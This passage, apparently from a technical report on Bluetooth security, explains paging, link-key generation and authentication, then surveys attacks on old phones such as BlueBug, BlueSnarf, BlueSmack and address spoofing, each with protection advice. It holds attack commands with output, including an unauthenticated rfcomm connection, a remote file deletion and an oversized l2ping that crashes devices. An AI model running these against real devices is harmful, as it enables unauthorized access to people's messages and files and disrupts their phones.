   The master now enters a **"Page State"** and sends out a page packet i.e. an **ID packet.** This ID packet contains the ***Device Access Code (DAC)*** of the slave device which can be derived from the BD_ADDR of the slave device**.** This packet is sent using the ***"Page Hopping Sequence".*** PHS is a sequence of 32 frequencies derived from the BD_ADDR and clock of the slave device.

   Note: *Both BD_ADDR and clock information of the slave device can be obtained from the FHS packet received during the Inquiry procedure.*

2. ***Page Scan State (Slave)***

   The slave periodically enters a ***"Page Scan State"*** to scan for Page Requests containing its own DAC. This scanning will follow the same ***"Page Hopping Sequence"*** as being used by the ***Master***.

3. ***1st Page (Slave) Response State***

   Once the slave receives an ID packet containing its own DAC it replies with the same ID packet.

4. ***Page (Master) Response State***

   When the master receives a reply to its Page Request it enters a Page Response State. It sends a FHS packet to the slave using the same Page Hopping Sequence.
   Note: This FHS will contain the BD_ADDR and clock information of the master device.

5. ***2nd Page (Slave) Response State***

   When the slave receives the FHS packet from the master it again replies with an ID packet containing its DAC.

Once the Paging procedure is over all future communication will take place using the ***"Channel Hopping Sequence" (CHS).***CHS is a pseudo-random sequence consisting of all the 79 frequencies and is derived from the BD_ADDR and clock information of the master.


The readers would appreciate that this kind of frequency hopping provides some security as it would be very difficult for an attacker to synchronize to the CHS being used by the master and the slave.

Next we will look at how pairing and authentication take place using this CHS.

9.4.2. Link Key generation, Authentication and Encryption (Security at link layer)

Bluetooth protocol uses authentication and encryption to provide security at Link Layer. During the pairing process an ***Initialization Key,*** a ***Link Key*** and an ***Encryption Key*** [14] (optional) are generated to ensure that all future communication can be authenticated and encrypted (optional) with the help of these keys.

1. **Creation of Initialization Key → K$_{init}$**



Where,


- BD_ADDR is Bluetooth address of master device
- IN_RAND is random number generated and send by master device
- PIN is used by both user during connection establishment

2. **Creation of Link Key → K$_{ab}$:**


Once the ***Initialization Key*** is created, the devices create the ***Link Key*** K$_{ab}$ (Combination Key) using the following steps:

- Each device selects a random 128 bit word (say, LK_RAND$_A$ and LK_RAND$_B$) and sends it to the other device after bitwise xoring it with K$_{init}$. Since both devices know K$_{init}$, each device now can calculate the other device's random number.
- Using the $_{E21}$ algorithm, both devices create the link key $_{Kab}$. The inputs of $_{E21}$ algorithm are:
    1. BD_ADDR
    2. The 128 bit random number LK_RAND.

The process is best explained with the help of the diagram below:



3. Authentication:



Once the link key is established, all future communication will be authenticated with the help of this link key. The following steps are involved in the authentication process:

1. **'A'** challenges **'B'** with a 128 bit random number AU_RAND$_A$.
2. B calculates a 32 bit number from using E1 Algorithm and the following inputs:
    a. The random number sent by **'A'**.
    b. BD_ADDR$_B$ (B's physical address).
    c. Link key K$_{ab}$.
3. The E1 algorithm outputs ACO and SRES.
4. **'B'** sends back SRES to **'A'**.
5. **'A'** compares this SRES with one that it has calculated (using the same inputs and E1 algorithm). If both are equal then **'A'** can be sure that **'B'** is its trusted friend.

After successful authentication both device can either start encryption phase or start communication without encryption. (Decision of using encryption is application dependent.)

9.4.3. Security Modes in Bluetooth

Product developers that use Bluetooth wireless technology in their products have several options for implementing security [13]. There are three modes of security for Bluetooth access between two devices.

Security Mode 1: non-secure

In this mode, Bluetooth device will not implement any security feature such as authentication, pairing and encryption. This mode is used to send business card or contact information from the phone book.

Security Mode 2: service level security

In this mode Bluetooth device will have a central security manager to control access to services offered by it. The job of central security manager is to ensure that a user gets access to service only if he is a legitimate user for that service (a kind of Access control list).

Security Mode 3: link level security

In this mode proper authentication, pairing and encryption procedures are followed before any communication takes place. It uses Link key and Bluetooth address (BD_ADDR→48 byte physical address) to identify a trusted device. Later on we will demonstrate how trusted list handling can be exploited using a spoofed Bluetooth address to get access to the file system of a compromised device.

The devices involved in a Bluetooth communication can be classified into two categories:

6. **Trusted Device:** A trusted device is a device which is paired (trusted) with other device and has unrestricted access to all the services offered by its peer. A link key is created when the devices communicate for the first time and this link key is stored in the peer's database.

7. **Untrusted Device:** An untrusted device is a device which is not permanently paired with peer device. In this case, the access to peer device's services is restricted.

All Bluetooth services can be classified into one of the 3 categories mentioned below:

2. **Authorization and Authentication:** This requires authentication and authorization before initiating communication.
   Authentication is the process of knowing who is at the other end. It uses BD_ADDR, link key or PIN for authentication. Later on we will describe E1 algorithm for authentication. In this case trusted device are granted direct access.
   Authorization is the process of deciding whether some user has the rights to access a specific service. Authorization always includes authentication.

3. **Authentication:** Only authentication is required (using E1 Algorithm). Authorization is not required

4. **Open to all:** no authentication and authorization is required before granting service.

9.5. Hacking Blues!!

Over the past few years several attacks have been launched on Bluetooth enabled devices. Most of these attacks were possible due to implementation flaws which were fixed in the later versions of these devices. However, a few attacks have been proposed which exploit some loopholes in the protocol itself. But these attacks are based on some serious assumptions and as far as our knowledge goes no one has been able to practically launch such an attack. We discuss some of these attacks below.

We have divided these attacks into two categories:

1. Bluetooth Attacks → Exploiting Improper Implementation
2. Bluetooth Attacks → Exploiting Protocol Loopholes

9.5.1. Bluetooth Attacks - Exploiting Improper Implementation

Most of the attacks described in this section were carried out using a Linux machine and some Bluetooth analysis tools [15][16][23]. We would encourage the readers to refer to Chapter 10 first for a detailed discussion about the installation of these tools so that they can get a get a hang of these tools. In the discussion that follows we will be assuming that the user is familiar with these tools.
So please take a detour and come back. We will be waiting!!

Welcome back!! That was quick!! We hope that you read Chapter 10!!

Disclaimer:

*Some of these attacks use **btftp,** which is similar to **ObexFTP** but uses Nokia's AFFIX Bluetooth stack instead of Bluez protocol stack. AFFIX stack supports Linux kernel versions up to 2.6.8 (Fedora Core 2). Also, we faced some issues while compiling it with kernel version 2.6.8. Finally we did manage to install it but we got some fatal errors at the time of loading* *the module. So finally we decided to use Bluez and tools compatible with Bluez for testing purpose.*

9.5.1.1. BlueBug Attack

BlueBug is the name given to a security loophole in Bluetooth enabled devices which allows unauthorized access to Phonebook, SMS and other phone services. It even allows attacker to make a phone call from the victim's mobile phone (Now, that's seriously dangerous!!). This attack was first observed in 2003. It used Serial Port Profile (SPP) to attack vulnerable mobile devices. SPP emulates a serial cable to provide a wireless alternative for existing RS-232 based serial communications applications. SPP uses RFCOMM protocol.

Modus Operandi

As we saw during installation of Gnokii, after executing the command

```
rfcomm connect 0 <address> 1
```

if the out put is,

```
press Ctrl+C to disconnect
```

it means you have full access to victim's mobile phone. Please note that if you try this on your mobile phone it will not work unless the Bluetooth USB adapter of your Linux machine is in your phone's trusted list. However, due to some flaw in the implementation of the security module some vulnerable devices allow this connection to succeed without any authentication even if the attacker is not in their trusted list. Once the attacker has access to the vulnerable device he can perform the following:

4. Read SMS from Phone.
5. Send SMS from Phone.
6. Read a Phonebook entry.
7. Write/Overwrite a Phonebook entry.
8. Make a phone call from the victim's device.
9. Set call forward.
10. Download files from the device.
11. Upload files to the device.


Below we have given an example of how this can be done.

```
[root@kaksha97 ~]# hcitool scan
Scanning ...
00:0A:D9:56:D0:D0       Nirav Uchat
[root@kaksha97 ~]# rfcomm connect 0 00:0A:D9:56:D0:D0 1
Connected /dev/rfcomm0 to 00:0A:D9:56:D0:D0 on channel 1
Press CTRL-C for hangup
```

Now open Gnokii [21] by typing xgnokii at command prompt

```
[root@kaksha97 ~]# xgnokii
```

Below is the screen shot of Gnokii running in fedora core 6,



The chosen ones

Some older versions of these devices were vulnerable to this attack. But the problem has been fixed in the newer versions.

3. Sony Ericsson T610 with firmware version 20R1A081
4. Nokia 6310i
5. Motorola v600 and v80 series

Protection against BlueBug

To fix this vulnerability the user needs to obtain and install a patch from the mobile device manufacturer (Generally this can be downloaded from the manufacturer's website).

9.5.1.2. BlueSnarf Attack

This attack allows attacker to download some standard files from victim's device without the victim's knowledge. Attacker can get files such as /telecom/pb.vcs or /telecom/cal.vcs which store phonebook and calendar entries respectively. This attack is possible on some vulnerable devices which have an improper implementation of Object Push Profile (OPP). **OPP** is a basic profile for sending "objects" such as pictures, business cards etc. It is called push because the object transfer is always initiated by the sender (client) and not by the receiver (server).

Modus Operandi

It' normal for a client to initiate an Object Push request for sending a calendar entry or a contact entry to some other device. In most of the cases this process doesn't require any authentication. Lack of authentication is not a problem for PUSH profile, but due to some implementation flaw in some vulnerable devices, if the client now initiates an Object GET request for some standard files on the victim's device then this GET request is allowed to proceed without any authentication. This allows the attacker to extract the following information:

1. Any file whose location on the victim's device is known.
2. Phone book entries.
3. Calendar information.
4. Device Information.

The BlueSnarf Tool

It can be downloaded from http://www.alighieri.org/tools/bluesnarfer.tar.gz**.** It does not use Object Push Profile for launching this attack but instead uses Serial Port Profile (as used in BlueBug).

The chosen ones

Some older versions of these devices were vulnerable to this attack. But the problem has been fixed in the newer versions.

- Ericsson T68
- Sony Ericsson R520m, T68i,T610, Z1010, Z600
- Nokia 6310, 6310i, 8910, 8910i

Protection against BlueSnarf

To fix this vulnerability the user needs to obtain and install a patch from the mobile device manufacturer (Generally this can be downloaded from the manufacturer's website).

9.5.1.3. BlueSnarf++ Attack

This is a variant of the BlueSnarf attack, which enables attacker to get full read/write access to the device's memory.

Modus Operandi

This attack is possible because of an implementation flaw on the victim device if which allows an attacker to connect to it using Object Push Profile without any authentication. One can even delete files from device memory /* using *rm* command as shown below. */

```
[root@kaksha97 ~]# btftp

Affix version: Affix 3.2.0
Welcome to OBEX ftp
Type ? For help
Mode: Bluetooth
SDP: yes

ftp> open  00:0A:D9:56:D0:D0
Service found on channel 2
Connected.

ftp> ls
```

```
drwdx        0     Personal
drwdx        0     Internet
drwdx        0     Business
drwdx        0     Templates

ftp> rm /Templates/abc.sis
```

above ***rm*** command will delete file abc.sis in Template directory.

This attack allows the attacker to

- Get complete access to device file system
- Delete any file
- Read phone book entry
- Read calendar information
- Read device Information

The chosen ones

List of vulnerable devices was not disclosed by the discoverers of this attack.

Protection against BlueSnarf++

To fix this vulnerability the user needs to obtain and install a patch from the mobile device manufacturer (Generally this can be downloaded from the manufacturer's website).

9.5.1.4. Blueprinting

Blueprinting is a proof-of-concept method to determine model, manufacturer and firmware version of a mobile device. Blueprinting uses service description profile (SDP) to determine characteristics of a mobile device. The idea is similar to IP fingerprinting, where it is possible to determine host operating system based on specific behavior of IP stack.

Modus Operandi

Service Description Protocol (SDP) profile is a feature provided by Bluetooth in order to discover all the services available on Bluetooth devices in the vicinity. Below we have shown a sample profile description selected from the list of all SDP profile descriptions that get listed when you the run the following command:

```
[root@kaksha97 ~]# sdptool browse
Inquiring ...
Browsing 00:0A:D9:56:D0:D0 ...
Service Name: Dial-up Networking
Service RecHandle: 0x10000
Service Class ID List:
"Dialup Networking" (0x1103)
"Generic Networking" (0x1201)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Profile Descriptor List:
"Dialup Networking" (0x1103)
```

```
      Version: 0x0100

      Service Name: OBEX Object Push
      Service RecHandle: 0x1000c          First value for hash
      Service Class ID List:
      "OBEX Object Push" (0x1105)
      Protocol Descriptor List:
      "L2CAP" (0x0100)
      "RFCOMM" (0x0003)          Second value for hash
      Channel: 9
      "OBEX" (0x0008)
      Language Base Attr List:
      code ISO639: 0x656e
      encoding: 0x6a
      base offset: 0x100
      Profile Descriptor List:
      "OBEX Object Push" (0x1105)
      Version: 0x0100
```

Blueprinting uses the following information from SDP profile of a device to create a hash value.

13. **Record Handle:** Every service has a Record Handle (32 bit) which is assigned to it during startup (in the above profile this is 0x1000C). These Record handles are not assigned dynamically but are hard coded in the phone's firmware.
14. **RFCOMM channel** or the **L2CAP PSM** number at which the service can be accessed. (In the above profile, this would be RFCOMM channel 9).w

A device's "Blueprinting hash" is the sum of the RecHandle times the Channel for all running services. The following example shows how the "Blueprinting hash" of a Nokia 6310i device can be calculated from the SDP profile descriptions.

RecHandle	Channel	Product
0x1000b	2	131094
0x1000c	9	589932
0x1000d	1	65549
0x1000e	15	983250
0x1000f	3	196653
0x10010	13	852176
0x10011	12	786636
	Total Sum	**3605290**

The device information can now be obtained as follows:

1. The first 3 bytes of the BD_ADDR of a device refer to the manufacturer of the device. So, in this case we can identify that the manufacturer is Nokia..
2. The "Blueprinting hash" calculated uniquely identifies a model number. So, in this case we can identify that the model number is 6310i.

Note: The list of manufacturers and the corresponding 3 byte identifiers is easily available on the net. Also the Blueprinting hash value of each model is available on the net.

Blueprinting can be used as a device statistics tool for mobile devices in a small environment. These device statistics can then be used by a hacker to launch an attack. This is a two stage process:

1. Find out type of mobile device and its firmware version.
2. Launch an attack using a known vulnerability in that device.

```
00:60:57@2621543
device: Nokia 6310i
version: V 5.22 15-11-02 NPL-1
date: n/a
type: mobile phone
note: vulnerable to BlueBug attack
```

The chosen ones

All Bluetooth enables devices are vulnerable to this attack.

Protection against Blueprinting

Turn off Bluetooth when not required or set it in undiscoverable mode.

9.5.1.5. BlueSmack Attack

BlueSmack is the name given to an attack in which a large ping packet is sent to the victim device. It is similar to Ping-Of-Death, where sending large ICMP packet immediately knocks out the vulnerable system.

Modus Operandi

L2CAP ping (echo request) is used for checking connectivity and finding round trip delay. The Bluez protocol stack provides a command *l2ping* which can be used to send these ping requests. This command provides an option for sp specifying the length of the ping packet to be sent. Sending a packet of 600 bytes or more causes immediate restart of some devices.

```
l2ping –s 1000 00:0A:D9:56:D0:D0
```

The chosen ones

Some older versions of these devices were vulnerable to this attack. But the problem has been fixed in the newer versions.

- Sony Ericsson T610, T39m, T68i, z600
- Nokia 6210,6230,6820,7650,8910
- Siemens C55, V55, S55
- LG G1610, U8200, M4300

Protection against BlueSmack

To fix this vulnerability the user needs to obtain and install a patch from the mobile device manufacturer (Generally this can be downloaded from the manufacturer's website).

9.5.1.6. Bluejacking

This attack involves sending obnoxious messages either during the initial pairing process or as a phonebook entry.

Modus Operandi

During the **pairing process** the "name" of the initiating Bluetooth device is displayed on the target device as part of the handshake exchange, and, as the protocol allows a large user defined name field - up to 248 characters - the field itself can be used to pass the obnoxious message.

A second method exploits a feature which allows a user to send a phonebook entry to another user without any authentication. An attacker can exploit this feature for Bluejacking. He can create a phonebook contact and write a message, e.g. "Hello, you've been bluejacked", in the 'Name' field and send it to all discoverable devices in range.

The chosen ones

All Bluetooth enabled devices are vulnerable to this attack.

Protection against Bluejacking:

Switch off Bluetooth when it is not required!

9.5.1.7. HeloMoto Attack

HeloMoto takes advantage of improper implementation of the "trusted device handling mechanism" in some Motorola phones which allows the attacker to get listed in the other device's trusted list. Once the attacker gets enlisted as a trusted device, he gets uninterrupted access to all the services available on the victim device.

Modus Operandi

Bluetooth provides a feature which allows a user to send a vCard to another user using the OBEX Push Profile without any authentication. In this attack, an attacker initiates a connection to send a vCard to the victim device. However, the attacker suddenly terminates the sending process and due to an implementation flaw on the victim's device the attacker gets enlisted as a trusted device on the victim's phone.

Once the attacker gets enlisted as a trusted device it gets access to all services on the peer device. In particular, he can take control of the device by means of AT-commands and perform the following actions:

- Read SMS
- Send SMS

- Make phone calls
- View/Modify phonebook entries

The chosen ones

Motorola v600 and v80 series

Protection against HeloMoto:

To fix this vulnerability the user needs to obtain and install a patch from the mobile device manufacturer (Generally this can be downloaded from the manufacturer's website)

Long Distance SNARF

A Bluetooth adapter has small communication range of the order of 10-100 meters. It uses omni-directional antenna. Bluetooth range can be increased using a directional antenna. http://trifinite.org/trifinite_stuff_bluetooone.html gives detailed information for making a directional antenna for a Bluetooth adapter. They claim that they were able to get a range of 1 mile using this method. This can be used to carry out all types of Bluetooth attacks without even being present near the victim's device.

9.5.2. Bluetooth Attack – Protocol Design Flaw

Till now we saw some attacks which rely on implementation flaws and do not exploit any vulnerability in the Bluetooth protocol itself. However, over the past few years some attacks have been proposed which claim that there are some vulnerability in the Bluetooth protocol itself and these vulnerabilities can be exploited [24] to get illegitimate access to a Bluetooth service. In this section we describe two such attacks and then discuss our views about why these attacks are not possible in a real world scenario.

9.5.2.1. Man in the Middle Attack

As discussed earlier the following steps are involved in the establishment of a Bluetooth connection:

1. Inquiry: Used to discover unknown device in the vicinity.
2. Paging: Used to establish connection to already discovered device.
3. Pairing: Create Link Keys for all future communications.

Attack details!

During the Inquiry and Paging procedure there is no synchronization between the Master and the Slave device. The Master has no idea about the scanning sequence of the slave and hence it has to continuously send many ***Page*** requests until the slave responds. Now let us see how the attacker can take advantage of this situation to initiate a "Man-in-the-middle Attack".

1. The idea is to respond to the Page request before the slave can do so(more on this later). Thus, the master will be fooled to establish a connection with the attacker instead of the slave. Once the connection is setup the attacker and the master will use frequency hopping sequence defined by the master.

2. Now attacker restarts a ***Paging*** procedure with the slave. Once the slave responds, the attacker will send a FHS packet with a different clock setting then that being used by the master.

So now we have a situation where the Master feels that he is communicating with the slave but he is actually communicating with the attacker. Similarly the slave thinks that he is communicating with the master but he is actually communicating with the attacker. The attacker, on his part, simply forwards all messages from the master to the slave and vice versa and is thus able to intercept every communication taking place between the master and the slave.

A crucial assumption here is that the attacker should respond ahead of the slave. There are two proposed method for doing this:

1. **Jamming:** In most of the cases the slave will not immediately receive a Page request due to its peculiar scanning sequence. On the other hand, the attacker will continuously scan all channels in parallel and will respond immediately to the first ***Page*** message and setup a communication link with the master. However there is a small probability that both the slave and the attacker will respond to first page message at the same time. In this case the synchronization will fail due to jamming. Now master will resend the Page message using the next scanning sequence. Since the slave changes its frequency only after 1.28 or 2.56 seconds, the attacker can take advantage and setup a connection with the master.

2. **Busy Waiting:** In this method, the attacker initiates a connection with the slave even before the master device does so. However, it breaks the connection before sending the FHS packet. This will leave the connection in a half open state and the slave will continuously scan for FHS packet till time out occurs. In this way the attacker can keep the slave busy waiting for a FHS packet. In the meantime when the master sends an ID packet the attacker will immediately reply and then forward the FHS packet that it subsequently receives from the master to the slave. The attacker thus succeeds in successfully setting up a connection with the master and the slave using the same Channel Hopping Sequence.

Why it is hard (probably not feasible) to carry out this attack!

1. At the time of writing this report, there are no low cost air sniffers available in the market. The Bluetooth USB adapter attached to a PC is only capable of sniffing local connection data (through HCI).

2. The authors have proposed that in order to response ahead of the slave, the attacker can use ***Jamming*** or ***Busy Waiting*** method. But success of these two methods has a low probability as it involves a lot of synchronization issues.
3. The authors have proposed that the attacker should keep the slave busy waiting for a FHS packet. But how would the attacker know when to initiate a connection and at the same time ensure that it happens just before the master does the same.
4. The central assumption behind this attack is that the attacker gets access to a ***Page*** request meant for the slave. This is not possible unless one has a Bluetooth air sniffer. Currently available Bluetooth air sniffer cost around 10,000 USD!!

9.5.2.2. Attack Using Spoofed MAC Address

In this section we describe another attack which can be carried out by spoofing the MAC address of a trusted device. But just as the previous attack this one is possible ***only if the attacker has access to an air sniffer and can sniff the initial pairing communication between two users***. The attack proceeds as follows:

1. If you are using a Linux machine with a Bluetooth USB adapter then during the pairing process a 128 link key is generated and is stored at a predefined location on your PC (i.e. **/var/lib/Bluetooth/<Device Address>)**

2. The attacker listens to the initial pairing procedure between two devices using an air sniffer.


3. From the sniffed data, the attacker can find the link key which is exchanged between the two devices.

4. Once the attacker gets the link key (128 bit), he can impersonate one of the devices and contact the other device. During the authentication process the other device will check the Link key and the BD_ADDR. So the attacker can fool the other device by doing the following:
   a. Replace the link key at /var/lib/Bluetooth/<Device Address> with the link key that he obtained by sniffing the pairing process.
   b. Spoof the address of the first device using **bdaddr** utility provided by Bluez

5. Once the attacker gets entry into the victim’s trusted list, he can get unrestricted access to all the services offered by that device.

6. Following is the snapshot of local sniffing

```
[root@localhost ~]# hcidump -x
HCI sniffer - Bluetooth packet analyzer ver 1.32
device: hci0 snap_len: 1028 filter: 0xffffffff
> HCI Event: Connect Request (0x04) plen 10
```



```
   D0 D0 56 D9 0A 00 04 02 52 01
< HCI Command: Accept Connection Request (0x01|0x0009)
plen 7
   D0 D0 56 D9 0A 00 01
> HCI Event: Command Status (0x0f) plen 4
   00 01 09 04
> HCI Event: PIN Code Request (0x16) plen 6
   D0 D0 56 D9 0A 00
< HCI Command: PIN Code Request Reply (0x01|0x000d) plen
23
   D0 D0 56 D9 0A 00 04 31 32 33 34 00 00 00 00 00 00 00
00 00
   00 00 00
> HCI Event: Command Complete (0x
